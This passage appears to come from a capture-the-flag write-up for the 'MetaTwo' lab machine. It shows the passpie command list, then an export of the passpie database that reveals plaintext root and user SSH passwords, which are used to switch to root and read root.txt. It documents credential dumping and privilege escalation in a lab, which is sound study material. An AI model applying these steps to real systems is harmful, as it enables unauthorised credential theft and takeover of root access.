


```
Commands:
  add       Add new credential to database
  complete  Generate completion scripts for shells
  config    Show current configuration for shell
  copy      Copy credential password to clipboard/stdout
  export    Export credentials in plain text
  import    Import credentials from path
  init      Initialize new passpie database
  list      Print credential as a table
  log       Shows passpie database changes history
  purge     Remove all credentials from database
  remove    Remove credential
  reset     Renew passpie database and re-encrypt ...
  search    Search credentials by regular expressions
  status    Diagnose database for improvements
  update    Update credential
```

### Exporting the passpie database

```
passpie export password
```


When we export, It prompts to enter the passphrase



```
jnelson@meta2:~$ passpie export password
Passphrase:
jnelson@meta2:~$ ls
linpeas.sh  password  user.txt
jnelson@meta2:~$ cat password
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

Using the creds from the export

```
sudo su
```



```
jnelson@meta2:~$ su root
Password:
root@meta2:/home/jnelson# whoami
root
root@meta2:/home/jnelson# cd /root
root@meta2:~# ls
restore  root.txt
root@meta2:~#
```